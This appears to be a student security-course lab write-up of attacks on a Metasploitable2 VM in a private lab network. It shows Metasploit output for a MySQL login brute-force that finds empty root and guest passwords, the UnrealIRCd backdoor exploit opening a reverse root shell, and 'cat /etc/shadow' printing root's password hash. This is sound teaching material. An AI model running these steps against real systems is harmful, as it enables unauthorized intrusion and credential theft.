
ACIT 4630 – Lab 3 – Exploitable
Group 41, Set C

Markus Afonso, Devin Kandola

January 23, 2024

(Q0) Were you able to find any username and password?

Sort of, users root and guest have no password. If we used a password file and it did find the correct password it would be listed, ex: ‘root: <password>’.



```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.0.2.4:3306         - 10.0.2.4:3306 - Found remote MySQL version 5.0.51a
[!] 10.0.2.4:3306         - No active DB -- Credential data will not be saved!
[+] 10.0.2.4:3306         - 10.0.2.4:3306 - Success: 'root:'
[+] 10.0.2.4:3306         - 10.0.2.4:3306 - Success: 'guest:'
[-] 10.0.2.4:3306         - 10.0.2.4:3306 - LOGIN FAILED: user: (Incorrect: Access denied for user 'user'@'10.0.2.15' (using password: NO))
[*] 10.0.2.4:3306         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(Q1) What is the auxiliary module you used in this step, how did it help you in this lab?

The auxiliary mode auxiliary(scanner/mysql/mysql_login) . This auxiliary module is for a login brute-force attack against a MySQL server. It attempts to authenticate using a list of usernames and, optionally, passwords against the specified MySQL server. This is a common technique used in penetration testing to identify weak credentials and assess the security of a system.


(Q2) Which part of the CIA triad was compromised in this attack?

Confidentiality. The attempt to perform a login brute-force attack against the MySQL server aims to gain unauthorized access by trying different username and password combinations.


(Q3) Did we use any malware in this part? Explain your answer.

We did not. Metasploit, which is a legitimate and widely used penetration testing framework, is not considered malware since it is used to identify potential security vulnerabilities, specifically related to weak or easily guessable credentials.


(Q4) How can you prove you have access as the root account to the Metasploitable2 VM?



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 0
[*] Using configured payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > search cve-2010-2075

Matching Modules
================


   #  Name                                       Disclosure Date  Rank
 Check  Description
   -  ----                                       ---------------  ----
 -----  -----------

   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent
 No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ip addr show
[*] exec: ip addr show

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 427sec preferred_lft 427sec
    inet6 fe80::6b5b:e646:44b3:3695/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================


   #   Name                                       Disclosure Date  Rank    C
heck   Description
   -   ----                                       ---------------  ----    -
----   -----------
   0   payload/cmd/unix/bind_perl                                  normal  N
o      Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                             normal  N
o      Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                  normal  N
o      Unix Command Shell, Bind TCP (via Ruby)
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 5
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.5:4444
[-] 10.0.2.5:6667 - Exploit failed [unreachable]: Rex::ConnectionRefused The
connection was refused by the remote host (10.0.2.5:6667).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.5:4444
[-] 10.0.2.5:6667 - Exploit failed [unreachable]: Rex::ConnectionRefused The
connection was refused by the remote host (10.0.2.5:6667).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ping 10.0.2.4
[*] exec: ping 10.0.2.4

PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.83 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.63 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=2.67 ms
^C
—— 10.0.2.4 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.632/2.044/2.674/0.452 ms
Interrupt: use the 'exit' command to quit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[-] Handler failed to bind to 10.0.2.4:4444:-  -
[*] Started reverse TCP double handler on 0.0.0.0:4444
[-] 10.0.2.5:6667 - Exploit failed [unreachable]: Rex::ConnectionRefused The
connection was refused by the remote host (10.0.2.5:6667).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHPST 10.0.2.4
[-] Unknown datastore option: RHPST. Did you mean RHOST?
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.4
RHOST ⇒ 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.5
LHOST ⇒ 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
```




```
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] 10.0.2.4:6667 - Connected to 10.0.2.4:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
[*] 10.0.2.4:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo TYmE4PTJltSWk18c;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "TYmE4PTJltSWk18c\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:54604) at 2024-
01-29 13:10:32 -0500

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 100
0
    link/ether 08:00:27:11:44:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0
    inet6 fe80::a00:27ff:fe11:4405/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 08:00:27:83:15:f3 brd ff:ff:ff:ff:ff:ff
```

In this instance, we have successfully gained backdoor entry into the Metasploitable virtual machine, as evidenced by the acquisition of root user status and the connection to the IP address of the Metasploitable system.

(Q5) What Linux command can you run to you find the root's hashed password while you are running a shell on the Metasploitable2 VM?

The linux command to find the root’s hashed password is “cat /etc/shadow”



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

(Q6) Users of this version of UnrealIRCd were infected with this backdoor when they downloaded the latest version. Explain what kind of malware was used to distribute this payload.

The malware used to distribute this payload was a trojan, as it masqueraded as a legitimate software update.